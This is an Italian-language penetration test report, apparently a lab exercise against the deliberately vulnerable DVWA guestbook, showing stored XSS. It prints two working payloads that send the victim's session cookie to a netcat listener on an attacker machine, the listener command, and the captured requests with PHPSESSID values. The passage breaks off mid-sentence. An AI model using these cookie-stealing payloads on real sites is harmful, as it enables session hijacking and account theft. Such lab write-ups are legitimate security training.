

Report di Penetration Test - Vulnerabilità Stored XSS

Metodologia: L'attacco si è basato sull'iniezione di un payload JavaScript malevolo in un campo di testo vulnerabile. Il payload è stato progettato per eseguire codice nel browser della vittima al caricamento della pagina e per inviare i cookie di sessione a un server di proprietà dell'attaccante.

Strumenti:

DVWA

Netcat(nc)


Payload JavaScript: Uno script scritto per rubare i cookie di sessione:

Payload che ho utilizzato: Il payload iniettato nel campo di del Guestbook:

`<script>`

```
new Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;
```

`</script>`



The screenshot shows the 'Sign Guestbook' form in DVWA. The 'Name' field contains the text 'rio'. The 'Message' field contains the following JavaScript payload:

```
<script>
  new Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;
</script>
```

Below the message field is a button labeled 'Sign Guestbook'.

Spiegazione Tecnica del Payload:

Configurazione Del Server di Ascolto: Sulla kali ho aperto un nc sulla porta 4444 con il comando `nc -lvp 4444`

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Risultato del attacco: Una volta che il payload è stato iniettato aprendo un'altra sessione il browser della vittima ha eseguito il codice JavaScript. Questo ha innescato una richiesta HTTP GET al server netcat, che ha catturato il traffico in arrivo. L'output del terminale ha mostrato chiaramente la richiesta HTTP contenente i cookie di sessione rubati nel parametro ?cookie=.

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 41072
GET /?cookie=security=medium;%20PHPSESSID=56062241ae73df898586653fc749f064 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Bonus :

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

Name: rio

Message:

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: medium
PHPIDS: disabled


View Source

View Help

Ora inserisco lo script malevolo :

```
<img src=x onerror="new Image().src='http://192.168.104.100:4444/?cookie='+document.cookie">
```

Spiegazione :



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *


l04.100:4444/?cookie='+document.cookie">

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

Name: 

Message: dio

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: medium
PHPIDS: disabled

View Source

View Help

Mi metto in ascolto su kali con il comando nc -lvp 4444 :

```
(kali㉿kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
192.168.104.100: inverse host lookup failed: Host name lookup failure  
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 35904  
GET /?cookie=security=medium;%20PHPSESSID=fed6db7cda1e1a48d216e2ca475ce811 HTTP/1.1  
Host: 192.168.104.100:4444  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.104.150/  
Priority: u=5, i
```

Risultato

Il secondo IP, **192.168.104.100**, è l'indirizzo da cui proviene la connessione. (kali)

Browser: Mozilla 5.0

Ip della macchina attaccata : 192.168.104.150

cookie=security=medium;%20PHPSESSID=fed6db7cda1e1a48d216e2ca475ce811: Questa è la parte più importante. Ho catturato i **cookie di sessione** dell'utente. Il cookie di sessione (PHPSESSID) è una stringa unica che il server usa per identificare l'utente. Se tu usassi questo valore, potresti potenzialmente prendere il controllo della sessione dell'utente,